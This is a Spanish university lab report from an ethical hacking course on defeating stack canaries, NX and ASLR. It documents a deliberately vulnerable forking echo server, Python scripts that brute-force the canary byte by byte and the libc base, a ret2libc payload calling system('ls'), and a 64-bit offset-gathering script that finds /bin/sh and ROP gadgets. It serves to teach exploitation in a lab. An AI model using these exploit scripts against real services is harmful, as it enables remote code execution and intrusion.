



UNIVERSITAT
POLITÈCNICA
DE VALÈNCIA

Laboratorio 3:

Bypass completo: NX + ASLR + SSP

PENTESTING Y HACKING ÉTICO (PHE)

2 de junio de 2025

Martín González Prieto
Ezequiel Simó Bayarri

Índice

1. Segmentation fault vs stack smashing detected	3
1.1. Código vulnerable	3
1.2. Resultados de las diferentes ejecuciones	3
2. Mostrando el Canario	4
2.1. Código para 32 bits	4
2.2. Código para 64 bits	6
3. Servidor echo vulnerable	7
3.1. Código del Echo Server	7
3.2. Sobreescritura del canario del proceso cliente	8
4. Filtrado byte-a-byte del canario	9
4.1. Código para encontrar el canario	9
5. Brute force de system	10
5.1. Búsqueda del padding necesito con GDB	11
5.2. Código del exploit utilizando la búsqueda del canario	12
5.3. Resultados del exploit	13
6. Exploit para 64-bits (Avanzado)	13
6.1. Bypass del canario en 64 bits	13
6.2. Obtención de offset y direcciones de libc	14
6.3. Exploit con ROP chain para 64 bits	15
6.4. Resultados del exploit 64-bit	16

1. Segmentation fault vs stack smashing detected


En esta sección, vemos la diferencia entre un *segmentation fault* y *stack smashing detected* cuando se produce un desbordamiento del buffer de pila.

1.1. Código vulnerable

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void vuln ( void ) {
5     char buf [16];
6     gets (buf) ;
7     puts ("Fin.") ;
8 }
9
10 int main ( void ) {
11     vuln () ;
12     return 0;
13 }
```

Listing 1: crash.c – stack overflow

Cuando compilamos sin canarios obtenemos el resultado de la siguiente captura:




```
(m9p@kali)~/Documents/phe/he/lab3
$ make check
checksec --file=nocanary
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO      No canary found      NX enabled      PIE enabled      No RPATH      No RUNPATH      42 Symbols      No      0      1      nocanary

(m9p@kali)~/Documents/phe/he/lab3
$ make exec_no_ssp
python3 -c 'print("a" * 40)' | ./nocanary
Fin.
Segmentation fault
make: *** [Makefile:6: exec_no_ssp] Error 139
```

Figura 1: Resultado de la ejecución de './nocanary'.

1.2. Resultados de las diferentes ejecuciones

Cuando compilamos con canarios obtenemos el resultado de la siguiente captura:



```
(m9p@kali)~/Documents/phe/he/lab3
$ make check
checksec --file=canary
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO      Canary found      NX enabled      PIE enabled      No RPATH      No RUNPATH      44 Symbols      No      0      1      canary

(m9p@kali)~/Documents/phe/he/lab3
$ make exec
python3 -c 'print("a" * 40)' | ./canary
Fin.
*** stack smashing detected ***: terminated
Aborted
make: *** [Makefile:10: exec] Error 134
```

Figura 2: Resultado de la ejecución de './canary'.

a) Indica el mensaje exacto que obtienes en ambos casos.

Para el caso sin canarios hemos obtenido el mensaje Fin. Segmentation fault y para el caso con canarios hemos obtenido el mensaje Fin. *** stack smashing detected ***: terminated Aborted.

b) Indica en que función se produce el stack buffer overflow.

El desbordamiento del buffer de pila ocurre en la función vuln, específicamente debido a la llamada gets(buf) donde buf es un array de caracteres de 16 bytes.

c) Explica por qué se obtiene el mensaje “Fin.” incluso usando -fstack-protector.

El mensaje "Fin." aparece en ambos casos porque la instrucción puts("Fin."); se ejecuta antes de que la función vuln intente regresar. Si hay un canario habilitado, la verificación de su integridad se realiza justo antes del ret, es decir, al final de la función. Si el canario ha sido sobrescrito, el programa detecta el desbordamiento en ese momento y finaliza con un mensaje de error. Por otro lado, si no hay protección con canario, se produce un fallo de segmentación al intentar volver a una dirección de retorno corrupta. En cualquier caso, el mensaje "Fin." ya ha sido mostrado en pantalla, porque ocurre antes del punto en que el programa se interrumpe.

2. Mostrando el Canario

Esta sección detalla el proceso de observar directamente el valor canario de la pila.

2.1. Código para 32 bits

```
1 #include <stdio.h>
2 #include <stdint.h>
3
4 static inline uintptr_t stack_cookie ( void )
5 {
6     uintptr_t v ;
7     __asm__ ("mov %%gs :0x14,%0" : "=r" (v)) ;
8     return v ;
9 }
10
11
12 int main ( void )
13 {
14     printf ("%#lx\n", ( unsigned long ) stack_cookie() ) ;
15     return 0;
16 }
```

Listing 2: show_canary_32.c – canario global en x86

Los valores que obtuvimos al ejecutar el programa se encuentran en la siguiente captura:

```
(mvp@kali)-[~/Documents/phe/he/lab3]
$ uname -a
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_canary_32
0x9037ab00

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_canary_32
0xfd56f600

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_canary_32
0xabd8c00

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_canary_32
0x1ddd3400

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_canary_32
0xd4d76300
```

Figura 3: Ejecución show_canar_32.c con canario.

Como se puede observar, el último byte (byte menos significativo) del canario es siempre 0x00 en estos valores observados. Esta es una práctica común para ayudar a terminar operaciones de cadena que podrían leer inadvertidamente el canario como parte de una cadena.

Al ejecutar varias veces el programa sin canario obtenemos los siguientes resultados:

```
(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_no_canary_32
0xc26e5600

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_no_canary_32
0x9d9a9100

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_no_canary_32
0xeccaf000

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_no_canary_32
0x38a23f00

(mvp@kali)-[~/Documents/phe/he/lab3]
$ ./show_no_canary_32
0x8a470300
```

Figura 4: Ejecución show_canar_32.c sin canario.

Estos valores siguen pareciendo canarios. El programa lee directamente de la posición de memoria donde el kernel coloca el canario (gs:0x14 para 32-bit). El indicador `-fno-stack-protector` indica al compilador que no utilice canarios. Sin embargo, el valor canario en sí puede ser cargado por el sistema operativo en el bloque de control de hilos independientemente de si el programa compilado lo utiliza o no. Los valores observados todavía terminan con un byte nulo 0x00, que es característico de los canarios vistos anteriormente. Si el sistema no cargara ningún canario para los procesos, esta posición de memoria podría contener otra cosa o ser cero, pero estos parecen patrones de canarios válidos.

2.2. Código para 64 bits


El programa `show_canar_64.c` tiene el siguiente aspecto:

```

1 #include <stdio.h>
2 #include <stdint.h>
3
4 static inline uintptr_t stack_cookie ( void )
5 {
6     uintptr_t v ;
7     __asm__ ("mov %%fs :0x28,%0" : "=r" (v)) ;
8     return v ;
9 }
10
11
12 int main ( void )
13 {
14     printf ("%#lx\n", ( unsigned long ) stack_cookie() ) ;
15     return 0;
16 }
```

Listing 3: `show_canary_64.c` – canario global en 64 bits

Al ejecutar el programa varias veces se han obtenido los siguientes resultados:



```

(mgp@kali)~[~/Documents/phe/he/lab3]
$ ./show_canary_64
0xf55e03beef3d6000

(mgp@kali)~[~/Documents/phe/he/lab3]
$ ./show_canary_64
0x7078a888480e8700

(mgp@kali)~[~/Documents/phe/he/lab3]
$ ./show_canary_64
0xc243a772ad951100

(mgp@kali)~[~/Documents/phe/he/lab3]
$ ./show_canary_64
0x3c80aa0c4f2ea00

(mgp@kali)~[~/Documents/phe/he/lab3]
$ ./show_canary_64
0xbbcd075a28ba3200
```

Figura 5: Ejecución `show_canar_64.c`

El byte nulo es similar a los canarios de 32 bits observados, el último byte del canario de 64 bits es consistentemente 0x00. Esto sugiere que la práctica de terminar el canario con un byte nulo también se sigue para los procesos de 64 bits en este sistema.

3. Servidor echo vulnerable

Esta sección trata de un servidor echo que es intencionadamente vulnerable a un desbordamiento del buffer de pila y está compilado con stack canaries. El servidor bifurca un nuevo proceso para cada conexión.

3.1. Código del Echo Server

```
1 #include <stdio.h>
2 #include <unistd.h>
3 #include <string.h>
4 #include <stdlib.h>
5 #include <netinet/in.h>
6 #include <sys/socket.h>
7 #include <stdint.h>
8
9 #define PORT 9999
10
11 unsigned char global [1024];
12
13 void print_canary_32()
14 {
15     uintptr_t v ;
16     __asm__ ("mov %%gs :0x14,%0" : "=r" (v)) ;
17     printf ( " server canary: %#lx\n", ( unsigned long ) v ) ;
18 }
19
20 void print_msg( unsigned char * msg , int len, size_t i ){
21     printf( "Recibido %d bytes : " , len ) ;
22     for ( i ; i < len ; i ++ ) {
23         printf ( " %02x " , msg [ i ] ) ;
24     }
25     printf ( "\n" ) ;
26 }
27
28 void vulnerable ( unsigned char * msg , int len ) {
29     char buf [64];
30     memcpy(buf, msg, len);
31     print_msg(msg, len, 64);
32 }
33
34 void handle ( int client ) {
35     ssize_t r = read( client , global , sizeof(global) ) ;
36     vulnerable(global,r) ;
37     write(client,global,r) ;
38     close(client) ;
39     puts( " Conexi n cerrada. " ) ;
40     print_msg(global, r, 64);
41 }
42
43 int main ( void ) {
44     int s = socket(AF_INET,SOCK_STREAM,0) ;
45     struct sockaddr_in addr = { .sin_family = AF_INET ,
46                               .sin_port = htons ( PORT ) ,
47                               .sin_addr.s_addr = INADDR_ANY };
48     bind(s , ( struct sockaddr *) & addr , sizeof(addr) ) ;
49     listen(s , 1) ;
50
51     printf ( " ==== Echo Server in port %d ==== \n" , PORT ) ;
52     print_canary_32();
53     while (1) {
54         int c = accept ( s , NULL , NULL ) ;
55         if (! fork() ) {
56             // proceso hijo
57             close(s) ;
58             handle(c) ;
59             _exit(0) ;
60         }
61         close(c) ;
```

```
62         // padre
63     }
64 }
```

Listing 4: echosrv.c – echo server

3.2. Sobreescritura del canario del proceso cliente

Se envió una carga útil de 80 "A" mediante el script `"srv_exploit.py"`. Esto sobrescribe el buffer de 64 bytes, y luego probablemente el canario de pila. Cuando la función vulnerable intenta regresar, el canario modificado es detectado, y el programa termina con el mensaje `"stack smashing detected"`. Cabe destacar que una vez se rompe el proceso hijo del cliente, el servidor sigue en funcionamiento y puede seguir recibiendo clientes, los cuales tendrán el mismo canario. Esto último será muy útil para poder *bypasearlo*.

[illegible]

Figura 6: Ejecución echo_srv.c

4. Filtrado byte-a-byte del canario

Para encontrar el canario, se puede hacer un ataque de fuerza bruta byte-a-byte ya que nos encontramos en un escenario de *forking server* y los procesos hijos, además de heredar el mapeado de memoria, también heredan el valor referencia del canario.

Partiendo de que ya conocemos un byte del mismo ¹, se puede ir sobrescribiendo byte a byte para conseguir los siguientes 3 bytes. Para esto, mediante un stack overflow se evalúa si el servidor echo responde y, por ende, saber si el valor del byte es correcto o no (Figura 7). Como resultado, se tendrían un máximo de 768 intentos, ya que son 256 intentos por byte.




Figura 7: Filtrado byte-a-byte del canario

4.1. Código para encontrar el canario

A continuación, se muestra el código que realiza este tipo de ataque:

```
1 #!/usr/bin/env python3
2 import struct
3 import socket
4
5 HOST = "127.0.0.1"
6 PORT = 9999
7 TIMEOUT = 1.5
8
9 def test_payload(payload):
10     # Establece la conexión por el socket y envía el payload, si recibe respuesta
11     # devuelve True, sino devuelve False
12
13 def brute_canary(offset):
14     canary = b"\x00" # asumimos que el primer byte es \x00
15     print("[*] Iniciando brute-force del canario...")
16     print(f"[*] Byte 1 conocido: {canary.hex()}")
17
18     for i in range(1, 4): # faltan 3 bytes
19         for b in range(256):
20             test_byte = canary + bytes([b])
21             payload = b"A" * offset + test_byte
22             if test_payload(payload):
23                 canary += bytes([b])
24                 print(f"[+] Byte {i+1} encontrado: {b:02x}")
25                 break
26
27     print(f"[+] Canary encontrado: {hex(int.from_bytes(canary, 'little'))} - {canary}")
```

¹Esto se debe a que el canario siempre termina con 00 para evitar sobrescrituras con `strcpy()` (como se comprobó anteriormente en la Figura 3)


```

27     return canary
28
29
30
31 def find_offset(min_offset):
32     offset = 0
33     print(f"Se busca el offset con el canario a partir de {min_offset}")
34     for n in range(min_offset, min_offset+3):
35         payload = b'A' * n
36         print(f"Se prueba con un offset de {n}")
37         if not test_payload(payload) :
38             offset = n - 1
39             print(f"[OK] Se crashea con {n} - el offset es {offset}")
40             break
41     return offset
42
43 def find_canary(buffer_size):
44     min_offset = buffer_size
45     offset = find_offset(min_offset)
46     canary = brute_canary(offset)
47     return canary
48
49 if __name__ == "__main__":
50     try:
51         find_canary(64)
52     except ValueError as e:
53         print("Excepcion: {e}")
54

```

Listing 5: srv_canary.py – Exploit para conseguir el valor del canario

Como se ve en el mismo, `find_canary(buffer_size)` utiliza un valor conocido para el tamaño del buffer, luego buscar el offset donde comienza a romper el servidor al sobrescribir el canario (con `find_offset(min_offset)` ²) y, posteriormente, comienza a probar los próximos 3 bytes (`brute_canary(offset)`) esperando una respuesta del servidor (`test_payload(payload)`), si es falso el proceso hijo tuvo un **stack smashing detected** y si es verdadero se acertó en el byte probado.



```

(mgp@kali)~/Documents/he/lab3
$ ./echosrv
==== Echo Server in port 9999 ====
server canary: 0xe6c46100
Recibido 64 bytes :
Conexión cerrada.
Recibido 64 bytes :
Recibido 65 bytes : 41
*** stack smashing detected ***: terminated
Recibido 66 bytes : 00 00
*** stack smashing detected ***: terminated
Recibido 66 bytes : 00 01
*** stack smashing detected ***: terminated

(mgp@kali)~/Documents/he/lab3
$ python3 srv_canary.py
Se busca el offset con el canario a partir de 64
Se prueba con un offset de 64
Se prueba con un offset de 65
[OK] Se crashea con 65 - el offset es 64
[*] Iniciando brute-force del canario...
[*] Byte 1 conocido: 00
[*] Byte 2 encontrado: 61
[*] Byte 3 encontrado: c4
[*] Byte 4 encontrado: e6
[*] Canary encontrado: 0xe6c46100 - b'\x00a\xc4\xe6'

```

Figura 8: Resultado del ataque byte-a-byte para conseguir el canario de echosrv.c

5. Brute force de system

Una vez encontrado el canario, el brute force para encontrar system no es un diferente a lo realizado en el Laboratorio anterior. Nuevamente, debido a la naturaleza del forking server, se puede encontrar la base de la libc, sin embargo, esta vez hay que agregar la búsqueda del canario.

Los datos que necesitamos para realizar este ataque son la cantidad de bytes de padding entre el canario y la dirección de retorno, como también el rango de la libc para aprovechar los 8 bits de entropía.

²Esto itera desde el buffer_size hasta los próximos 12 bytes, ya que en laboratorios anteriores vimos que la distancia entre el final del buffer y la dirección de retorno son 12 bytes

5.1. Búsqueda del padding necesito con GDB

Para el primer caso, sin SSP se comprobó que eran 12 bytes a partir de la finalización de buffer, como en este caso se agrega el canario hay que confirmar dicha estructura de la pila. Para esto, nuevamente se utilizó gdb para entrar a la función vulnerable, saber la dirección base del buffer y la dirección del eip (Figura 9). Como resultado, se encontró que buffer comienza en 0xffffce4c y el eip se encuentra en 0xffffce9c, por lo tanto 80 bytes de distancia, 64 bytes del buffer, 4 bytes del canario y 12 bytes extra para llegar la dirección de retorno. Cabe destacar que estas direcciones son propias del entorno de gdb y no necesariamente son las mismas en tiempo de ejecución pero nos sirve para conocer los offsets.

```

27
28 void vulnerable ( unsigned char * msg , int len ) {
29     char buf [64];
30     memcpy(buf, msg, len);
31     //print_msg(msg, len, 64);
32 }
33
34 void handle ( int client ) {
Stack
[0] from 0x56556331 in vulnerable+35 at echosrv.c:30
[1] from 0x565563a1 in handle+65 at echosrv.c:36
[2] from 0x565564e3 in main+233 at echosrv.c:58
Threads
[1] id 57095 name echosrv from 0x56556331 in vulnerable+35 at echosrv.c:30
Variables
arg msg = 0x56559080 <global> "AAAAAA\n": 65 'A', len = 8
loc buf = '\000' <repeats 12 times>, "\003\000\000\000\000\000\372\320!\q\327\367\326I\337\367\364\217UV\214+\350"
>>> p &buf
$1 = (char (*)[64]) 0xffffce4c
>>> info frame
Stack level 0, frame at 0xffffcea0:
eip = 0x56556331 in vulnerable (echosrv.c:30); saved eip = 0x565563a1
called by frame at 0xffffced0
source language c.
Arglist at 0xffffce98, args: msg=0x56559080 <global> "AAAAAA\n", len=8
Locals at 0xffffce98, Previous frame's sp is 0xffffcea0
Saved registers:
ebp at 0xffffce94, ebp at 0xffffce9c, eip at 0xffffce9c

```

Figura 9: Estructura del stack dentro de vulnerable() del echosrv.

Búsqueda del rango de direcciones posibles para libc con ASLR

Por último, para conocer el rango de la base de libc, nuevamente utilizamos nuestro script `found_libc.sh`, que lo único que hace es ejecutar reiteradas veces `ldd` sobre el binario ejecutable para conocer la posición de la libc y luego sacar un máximo y un mínimo de dichas direcciones. Nuevamente dio un espacio de un byte de diferencia ($0xf7d63 - 0xf7c64 = 0xff = 255$) por lo que se puede aprovechar los 8 bits de entropía para encontrar la base de libc en un entorno con ASLR activado.

```

(mgp@kali)~[~/Documents/he/lab3]
$ ./found_libc.sh 1000 echosrv
Min libc base address: 0xf7c64000
Max libc base address: 0xf7d63000

```

Figura 10: Resultado de `found_libc.sh` sobre echosrv con 1000 iteraciones.

5.2. Código del exploit utilizando la búsqueda del canario

Conociendo estos datos, y haciendo las modificaciones pertinentes para encontrar el canario, el exploit quedaría de esta manera:

```


1  #!/usr/bin/env python3
2  import struct
3  import socket
4  from srv_canary import *
5  HOST = "127.0.0.1"
6  PORT = 9999
7  TIMEOUT = 1.5
8
9  # offset de system() en la libc (objdump -T /lib32/libc.so.6 | grep system)
10 system_offset = 0x52220
11
12 # offset de exit() en la libc (objdump -T /lib32/libc.so.6 | grep exit)
13 exit_offset = 0x3ead0
14
15 # offset de "ls" en la libc -> addr "ls" - (addr system - system_offset)
16 # (gdb) p system -> addr system
17 # (gdb) find 0xf7d7c000, 0xf7f9a000, "ls" -> addr "ls"
18 ls_offset = 0x17d37
19
20 def create_payload(libc_base, canary, padding):
21     payload = b"A" * padding
22     payload += canary # Dirección del canario
23     payload += b"A" * 12 # Saltea las siguientes 3 direcciones para 32 bits
24     payload += struct.pack("<I", libc_base + system_offset) # Dirección de system()
25     payload += struct.pack("<I", libc_base + exit_offset) # arg1 - Dirección de exit()
26     payload += struct.pack("<I", libc_base + ls_offset) # arg2 - Dirección del argumento ("ls")
27     return payload
28
29 def brute_force_exploit(canary, padding):
30     # Variables de iteración de fuerza bruta
31     # 0xf7c69 - 0xf7d68 = 0xff = 255 Combinaciones máximas para el brute force
32
33     initial_addr = 0xf7c64000
34     final_addr = 0xf7d63000
35
36     step = 0x1000
37     intento = 1
38     success = False
39
40     print("[*] Iniciando brute-force del system...")
41
42     for libc_base in range(initial_addr, final_addr, step):
43         payload = create_payload(libc_base, canary, padding);
44         if test_payload(payload):
45             success = True
46             break
47         intento += 1
48
49     if success :
50         print(f"[*] Conseguido en el intento #{intento} - Enviando payload con libc {hex(libc_base)}")
51     else:
52         print(f"[*] Terminaron de probarse las {intento} posibilidades del brute force")
53
54
55 if __name__ == "__main__":
56     buffer_size = 64
57     canary = find_canary(buffer_size)
58     brute_force_exploit(canary, buffer_size)

```

Listing 6: srv.system.py – Exploit consigue el canario y sobrescribe la dirección de retorno con system() para ejecutar ls, previamente encontrando la base de libc por fuerza bruta

5.3. Resultados del exploit

Se adjunta también en la Figura 11 la prueba de dicho exploit en funcionamiento. Cabe aclarar que para mejorar la legibilidad se optó por comentar la función `print_msg()` y los errores `**stack smashing detected**` se mandaron a un archivo `srv_error.log`.



```
(mgp@kali)~/Documents/he/lab3
$ ./echosrv > srv_error.log
==== Echo Server in port 9999 ====
server canary: 0x135cf500
Conexión cerrada.
Recibido 64 bytes :
Conexión cerrada.
Recibido 66 bytes : 00 f5
Conexión cerrada.
Recibido 67 bytes : 00 f5 5c
Conexión cerrada.
Recibido 68 bytes : 00 f5 5c 13
canary          nocalary          srv_canary.py
crash.c         __pycache__    srv_error.log
echosrv         show_canary_32 srv_system.py
echosrv.c       show_canary_32.c vuln_ssp
found_libc.sh   show_canary_64.c vuln_ssp.c
Lab_3_Bypass_Completo.pdf show_canary_64.c
Makefile        show_no_canary_32

(mgp@kali)~/Documents/he/lab3
$ python3 srv_system.py
Se busca el offset con el canario a partir de 64
Se prueba con un offset de 64
Se prueba con un offset de 65
[OK] Se crashea con 65 - el offset es 64
[*] Iniciando brute-force del canario...
[*] Byte 1 conocido: 00
[*] Byte 2 encontrado: f5
[*] Byte 3 encontrado: 5c
[*] Byte 4 encontrado: 13
[*] Canary encontrado: 0x135cf500 - b'\x00\xf5\\x13'
[*] Iniciando brute-force del system...
[*] Terminaron de probarse las 256 posibilidades del brute force

(mgp@kali)~/Documents/he/lab3
$
```

Figura 11: Resultado del exploit para ejecutar `system()` con `ls` sobre `echosrv`

6. Exploit para 64-bits (Avanzado)

6.1. Bypass del canario en 64 bits

El **Stack Canary** es un valor aleatorio situado entre el buffer y la dirección de retorno en la pila. En sistemas x86-64, se almacena en la posición `fs:0x28` (a diferencia de `gs:0x14` en 32 bits) y tiene las siguientes características:

- Longitud de 8 bytes (frente a 4 bytes en 32 bits).
- Byte menos significativo (LSB) nulo (0x00) para evitar desbordamientos en funciones como `strcpy()`.
- Verificado antes del `ret` de la función vulnerable.

Para extraer el canario, se utilizó un ataque byte-a-byte mediante el script `srv_canary.py`, adaptado para 64 bits:

```
1 def brute_canary(offset, arch_bytes):
2     canary = b"\x00" # asumimos que el primer byte es \x00
3     print("[*] Iniciando brute-force del canario...")
4     print(f"[*] Byte 1 conocido: {canary.hex()}")
5
6     for i in range(1, arch_bytes): # faltan 3 bytes
7         for b in range(256):
8             test_byte = canary + bytes([b])
9             payload = b"A" * offset + test_byte
10            if test_payload(payload):
11                canary += bytes([b])
12                print(f"[+] Byte {i+1} encontrado: {b:02x}")
13                break
14
15     print(f"[+] Canary encontrado: {hex(int.from_bytes(canary, 'little'))} - {canary}")
16     return canary
17
18 def find_offset(min_offset):
19     offset = 0
20     print(f"Se busca el offset con el canario a partir de {min_offset}")
21     for n in range(min_offset, min_offset+12):
22         payload = b'A' * n
23         print(f"Se prueba con un offset de {n}")
```

```

24     if not test_payload(payload) :
25         offset = n - 1
26         print(f"[OK] Se crashea con {n} - el offset es {offset}")
27         break
28     return offset
29
30 def find_canary(buffer_size, arch_bytes):
31     min_offset = buffer_size
32     offset = find_offset(min_offset)
33     canary = brute_canary(offset, arch_bytes)
34     return (canary, offset)
35
36 if __name__ == "__main__":
37
38     if len(sys.argv) == 2 :
39         arg = sys.argv[1]
40         if arg == "-32":
41             b = 4
42         elif arg == "-64":
43             b = 8
44         else:
45             print("[Error] - Invalid argument. Usage: -32 or -64")
46             sys.exit(1)
47     else:
48         print("[Error] - Invalid argument. Usage: -32 or -64")
49         sys.exit(1)
50
51     try:
52         find_canary(64, b)
53     except ValueError as e:
54         print("Excepcion: {e}")

```

Listing 7: Adaptacion de srv_canary.py para arquitecturas de 32 y 64 bits

6.2. Obtención de offset y direcciones de libc

El script `found_offset.sh` se utilizó para extraer las direcciones esenciales de la libc necesarias para construir el exploit. Así mismo, se incorporó la búsqueda de un gadget "pop rdi, ret" dentro de la libc mediante ROPgadget, el cual será utilizado posteriormente. Su funcionamiento se basó en los siguientes comandos:

```

1  #!/bin/bash
2
3  # Verifica argumento
4  if [ "$1" == "-32" ]; then
5      BINARY="./echosrv"
6  elif [ "$1" == "-64" ]; then
7      BINARY="./echosrv-64"
8  else
9      echo "Uso: $0 -32 | -64"
10     exit 1
11 fi
12
13 # Encuentra la ruta de libc usada por el binario
14 LIBC_PATH=$(ldd "$BINARY" | grep libc.so.6 | awk '{print $3}')
15 echo "[+] libc path: $LIBC_PATH"
16
17 # Get system() offset
18 SYSTEM_OFFSET=$(readelf -s "$LIBC_PATH" | grep " system" | awk '{print $2}')
19 echo "[+] system() offset: 0x$SYSTEM_OFFSET"
20
21 # Get exit() offset
22 EXIT_OFFSET=$(readelf -s "$LIBC_PATH" | grep " exit" | awk '{print $2}')
23 echo "[+] exit() offset: 0x$EXIT_OFFSET"
24
25 # Get /bin/sh offset
26 BINSH_OFFSET=$(strings -t x "$LIBC_PATH" | grep "/bin/sh"| head -n 1 | awk '{print $1}')
27 echo "[+] /bin/sh offset: 0x$BINSH_OFFSET"


```

```

28
29 # Get ls offset
30 LS_OFFSET=$(strings -t x "$LIBC_PATH" | grep $'ls\0' | head -n 1 | awk '{print $1}')
31 echo "[+] ls offset: 0x$LS_OFFSET"
32
33
34 # Get pop rdi; ret offset (using ROPgadget)
35 ROP_OFFSET=$(ROPgadget --binary "$LIBC_PATH" | grep "pop rdi ; ret" | head -1 | awk
    '{print $1}')
36 echo "[+] pop rdi; ret offset: 0x$ROP_OFFSET"

```

Listing 8: found_offset.sh



```

(mgp@kali)~[~/Documents/he/lab3]
$ ./exploits/found_offsets.sh -64
[+] libc path: /lib/x86_64-linux-gnu/libc.so.6
[+] system() offset: 0x00000000000053110
[+] exit() offset: 0x00000000000042340
[+] /bin/sh offset: 0x1a7ea4
[+] ls offset: 0x877a
